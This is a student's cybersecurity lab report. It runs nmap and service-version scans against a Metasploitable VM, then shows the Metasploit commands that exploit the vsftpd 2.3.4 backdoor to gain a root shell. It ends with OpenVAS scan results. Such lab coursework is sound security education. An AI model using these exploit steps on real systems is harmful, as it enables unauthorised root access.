

Name:	**Akhil Montrose**
Course Code:	**TCOM3003**
Lecturer:	**Wilbur Roberts**
Document Type:	**Lab 1: Scanning & Reconnaissance**

Part A

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f8:6a:66
          inet addr:192.168.0.16  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef8:6a66/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:870 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:62663 (61.1 KB)  TX bytes:8917 (8.7 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5369 (5.2 KB)  TX bytes:5369 (5.2 KB)
```

```
NMAP(1)       Nmap Reference Guide       NMAP(1)

NAME
       nmap - Network exploration tool and
       security / port scanner

SYNOPSIS
       nmap [Scan Type...] [Options]
            {target specification}

DESCRIPTION
       Nmap ("Network Mapper") is an open
       source tool for network exploration and
       security auditing. It was designed to
       rapidly scan large networks, although it
 nmap(1) line 1 (press h for help or q to quit)
```


root@kali:~# nmap 192.168.0.16
Starting Nmap 7.70 (https://nmap.org) at 2021-1
0-26 12:20 EDT
Nmap scan report for 192.168.0.16
Host is up (0.00033s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds


512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:F8:6A:66 (Oracle VirtualBox
virtual NIC)

```
root@kali:~# nmap -sV 192.168.0.16
Starting Nmap 7.70 ( https://nmap.org ) at 2021-1
0-26 12:24 EDT
Nmap scan report for 192.168.0.16
Host is up (0.00032s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8
ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((U
buntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (
workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (
workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlo
gind
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregi
stry
1524/tcp open  bindshell   Metasploitable root sh
ell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 -
```

```
8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol
 v1.3)
8180/tcp open  http        Apache Tomcat/Coyote J
SP engine 1.1
MAC Address: 08:00:27:F8:6A:66 (Oracle VirtualBox
 virtual NIC)
Service Info: Hosts:  metasploitable.localdomain,
 localhost, irc.Metasploitable.LAN; OSs: Unix, Li
nux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any in
correct results at https://nmap.org/submit/ .
```

```
msf > search vsftpd 2.3.4

Matching Modules
================

   Name                                              Disclosure Date  Rank       Check  Description
   ----                                              ---------------  ----       -----  -----------
   auxiliary/gather/teamtalk_creds                                    normal     No     TeamTalk Gather Credentials
   exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30  excellent  Yes    osCommerce Installer Unauthenticated Code Execution
   exploit/multi/http/struts2_namespace_ognl         2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   exploit/unix/ftp/vsftpd_234_backdoor              2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.0.16
rhost => 192.168.0.16
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.16:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.16:21 - USER: 331 Please specify the password.
[+] 192.168.0.16:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.16:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```


```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f8:6a:66
          inet addr:192.168.0.16  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef8:6a66/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5031 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3777 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:345125 (337.0 KB)  TX bytes:296079 (289.1 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:157 errors:0 dropped:0 overruns:0 frame:0
          TX packets:157 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:48837 (47.6 KB)  TX bytes:48837 (47.6 KB)
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```


```
  GNU nano 2.0.7                File: sudoers

# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
                          [ Read 23 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Part B: Open Vas


Part A: OpenVas Start




Part B: Openvas Target





Greenbone Security Assistar
https://127.0.0.1:9392/omp?cmd=get_targets&token=c0c2c610-59
Greenbone Security Assistant
Refresh every 30 Sec.
Logged in as Admin admin | Logout
Mon Nov 1 03:50:28 2021 UTC
Dashboard Scans Assets SecInfo Configuration Extras Administration Help
Filter:
rows=10 first=1 sort=name
Targets (1 of 1)
1 - 1 of 1
Name Hosts IPs Port List Credentials - sort by: SSH Actions
Metasploitable2 (Whatsoever you wish) 192.168.1.1 1 All IANA assigned TCP 2012-02-10
√Apply to page contents
(Applied filter: rows=10 first=1 sort=name)
1 - 1 of 1



Dashboard Scans Assets SecInfo Configuration Extras Administration Help
Filter:
rows=10 first=1 sort=name
Targets (2 of 2)
1 - 2 of 2
Name Hosts IPs Port List Credentials - sort by: SSH Actions
Metasploitable2 (Whatsoever you wish) 192.168.1.1 1 All IANA assigned TCP 2012-02-10
Mtasploitable2 (whatsoever you wish) 127.0.0.1 1 All IANA assigned TCP 2012-02-10
√Apply to page contents

Part C: OpenVas vulnerability scan






Part D: The Report



Dashboard | Scans | Assets | SecInfo | Configuration | Extras | Administration | Help


Results (129 of 369)

Results by Severity Class (T...



Results vulnerability word ...

Results by CVSS (Total: 129)



1 - 10 of 129

Vulnerability	Severity	QoD	Host	Location	Created
SSH Brute Force Logins With Default Credentials Reporting	7.5 (High)	95%	192.168.1.1	22/tcp	Thu Nov 15 14:57:29 2018
CPE Inventory	0.0 (Log)	80%	192.168.1.1	general/CPE-T	Thu Nov 15 14:57:29 2018
Test HTTP dangerous methods	7.5 (High)	99%	192.168.1.1	80/tcp	Thu Nov 15 14:54:41 2018
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	6.8 (Medium)	70%	192.168.1.1	5432/tcp	Thu Nov 15 14:54:16 2018
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability	4.3 (Medium)	99%	192.168.1.1	80/tcp	Thu Nov 15 14:54:09 2018
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.1.1	1524/tcp	Thu Nov 15 14:53:34 2018
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.3 (Medium)	99%	192.168.1.1	80/tcp	Thu Nov 15 14:53:23 2018
DistCC Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.1.1	3632/tcp	Thu Nov 15 14:52:58 2018
VNC Brute Force Login	9.0 (High)	95%	192.168.1.1	5900/tcp	Thu Nov 15 14:52:14 2018
awiki Multiple Local File Include Vulnerabilities	5.0 (Medium)	99%	192.168.1.1	80/tcp	Thu Nov 15 14:52:08 2018

Description of 3 of the vulnerabilities:

- Ingreslock: It is a backdoor installed on the remote host.
- VNC Brute Force Login: It tries to login with the given passwords via VNC protocol.
- DistCC Remote Code Execution Vulnerability: DistCC 2.x as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.